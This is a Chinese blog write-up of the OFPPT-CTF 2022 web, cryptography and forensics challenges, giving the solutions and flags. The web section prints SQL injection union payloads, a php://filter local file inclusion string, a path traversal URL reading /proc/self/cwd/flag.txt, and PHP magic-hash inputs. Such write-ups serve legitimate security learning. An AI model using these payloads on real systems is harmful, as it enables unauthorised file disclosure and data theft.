
OFPPT-CTF 2022 部分writeup

原创

shu天 于 2022-03-27 18:01:09 发布 3416 收藏 2

分类专栏： ctf 文章标签： ctf web



OFPPT-CTF 2022 部分writeup

OFPPT-CTF 2022

> 本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主
> 看看ヾ(@ ˇωˇ @)ノ！！

Web

Logs

> Our apache server is under attack. Thoses are the access logs of the server, can you find out what they are doing?

是apache日志


最后这几段带ascii码的，可以翻过来得到flag

```
//FLAGIS:OFPPT-CTF{L0gs_r2v34l3d_SQL_1nj3ct10n}
%27+union+all+select+1%2CString.fromCharCode%2870%2c+76%2c+65%2c+71%2c+32%2c+73%2c+83%2c+32%2c+58%2c+32%2c+79%2c+70%2c+80%2c+80%2c+84%2c+45%2c+67%2c+84%2c+70%2c+123%2c+76%2c+48%2c+103%2c+115%2c+95%2c+114%2c+50%2c+118%2c+51%2c+52%2c+108%2c+51%2c+100%2c+95%2c+83%2c+81%2c+76%2c+95%2c+49%2c+110%2c+106%2c+51%2c+99%2c+116%2c+49%2c+48%2c+110%2c+125%29%2C3+--%2B

//youareontherighttrack
CHAR%28121%2C+111%2C+117%2C+32%2C+97%2C+114%2C+101%2C+32%2C+111%2C+110%2C+32%2C+116%2C+104%2C+101%2C+32%2C+114%2C+105%2C+103%2C+104%2C+116%2C+32%2C+116%2C+114%2C+97%2C+99%2C+107%29


//102 108 97 103 32 105 115 32 83 81 76 95 73 110 106 101 99 116 105 111 110
//flagisSQL_Injection
%27+union+all+select+1%2CString.fromCharCode%28102%2C+108%2C+97%2C+103%2C+32%2C+105%2C+115%2C+32%2C+83%2C+81%2C+76%2C+95%2C+73%2C+110%2C+106%2C+101%2C+99%2C+116%2C+105%2C+111%2C+110%29%2C3+--%2B
```

easy web

> Can you find the flag in this website?


css里头





```
body {
    background-color: purple;
    text-align: center;
    display: flex;
    align-items: center;
    flex-direction: column;
}

h1, div, a {
    /* OFPPT-CTF{w3lc0me_t0_OFPP7-C7F} */
    color: white;
    font-size: 3rem;
}
```

LFI


> Simple old-school LFI challenge. I know it's Lame to see this kind of problems in real world now.
> But what if we do!



readme的地方就是LFI的地方




扫描到robots.txt




```
Disallow: /checkout$
Disallow: /checkout/
Disallow: /cart$
Disallow: /cart/
Disallow: /account$
Disallow: /account/
Disallow: /api/
Disallow: /static/
Disallow:/*?author=*
Disallow:/*&author=*
Disallow:/*?tag=*
Disallow:/*&tag=*
Disallow:/*?category=*
Disallow:/*&category=*
Disallow:/*?month=*
Disallow:/*&month=*
Disallow:/*?view=*
Disallow:/*&view=*
Disallow: /somerandomtext/flag.php
Disallow:/*?format=json
Disallow:/*&format=json
Disallow:/*?format=page-context
Disallow:/*&format=page-context
Disallow:/*?format=main-content
Disallow:/*&format=main-content
Disallow:/*?format=json-pretty
Disallow:/*&format=json-pretty
Disallow:/*?format=ical
Disallow:/*&format=ical
Disallow:/*?reversePaginate=*
Disallow:/*&reversePaginate=*
```


php伪协议读一下

```
/pages/page.php?f=php://filter/convert.base64-encode/resource=../somerandomtext/flag.php
```



PD9waHAKICAgICRmbGFnID0gIk9GUFBULUNURnt0aDFzXzFzX2FuXzM0c3lfbGYxX2NoNGxsZW5nM30iOwo/Pgo=




library

> I created a file library in my website. I don't have a lot of files, but take a look to the ones I have!

本题同https://ahmed-belkahla.me/post/csictf2020/?msclkid=7546b593aab011ecb605c6b48f5bdbae

payload：


```
http://143.198.224.219:8888/getFile?file[]=../../&file[]=../../&file[]=../../&file[]=../../&file[]=../../proc/self/cwd/flag.txt&file[]=.&file[]=js
```




Chocolate

> My friend is only willing to eat chocolate. Any other food he rejects.

改个cookie




```
Cookie: flavour=Y2hvY29sYXRl
```



php

> This website is broken; it shows its php source code. Can you find a way to read the flag.


```php
<?php

if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Not so easy mate.');
    }

    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "OFPPT-CTF{not-the-one}";
    }
} else {
    show_source(__FILE__);
}

?>
```

sha1(10932435112)=0e07766915004133176347055865026311692244

> **sha1加密后以0E开头：**
>
> - sha1('aaroZmOk')
> - sha1('aaK1STfY')
> - sha1('aaO8zKZF')
> - sha1('aa3OFF9m')

payload:

```
/?hash=aaroZmOk
```




Cryptography

Rome famous general

> We received an anonymous encrypted message. Can you help us decrypt this text? LRMMS-PSR{d3x3h_p43q4o_p1my3o}
> it says you have to use a key: cipherkey

是Keyed Caesar




```
OFPPT-CTF{k3y3d_c43s4r_c1ph3r}
```

Milkshake

```
4e3255334e5449784d6a45794e54566a4e7a49794e5463314e474d334f444d774e3249315a6a51334e6a497a4d4463794e6a59334e5451304e47553d
↓
转ASCII
↓
N2U3NTIxMjEyNTVjNzIyNTc1NGM3ODMwN2I1ZjQ3NjIzMDcyNjY3NTQ0NGU=
↓
base64
↓
7e752121255c7225754c78307b5f476230726675444e
↓
转ASCII
↓
~u!!%\r%uLx0{_Gb0rfuDN
↓
ROT47
↓
OFPPTCTF{I_L0v3_C7Fs}
```

ROT47 编码：（字母、数字、标点）

OFPPTCTF{I_L0v3_C7Fs}

ROT47 ROT18 ROT13 ROT5 复位


（点击第一次加密 点击第二次解密）

`OFPPT-CTF{I_L0v3_C7Fs}`

Transposition

> This one includes a transposition:
> OFi3FntcP31_P1$sT_o4-_nCCl_4TscsF11c{*pTRrh44n3s10rpl0}s*

图片提示rail，Rail fence在线工具：www.boxentriq.com/code-breaking/rail-fence-cipher




`OFPPT-CTF{R41l_F3nc3_1s_4_Cl4ss1c_Tr4ns0p0sit1$on_c1ph3r}`

Forensics


Shark

这题好坑，本来看http流以为是winrm解密□，查了好多资料

然后发现`tcp.stream eq 5`



解密一下即可



`OFPPT-CTF{4lw4ys_F0110w_th3_str34m}`

Windows memory dump

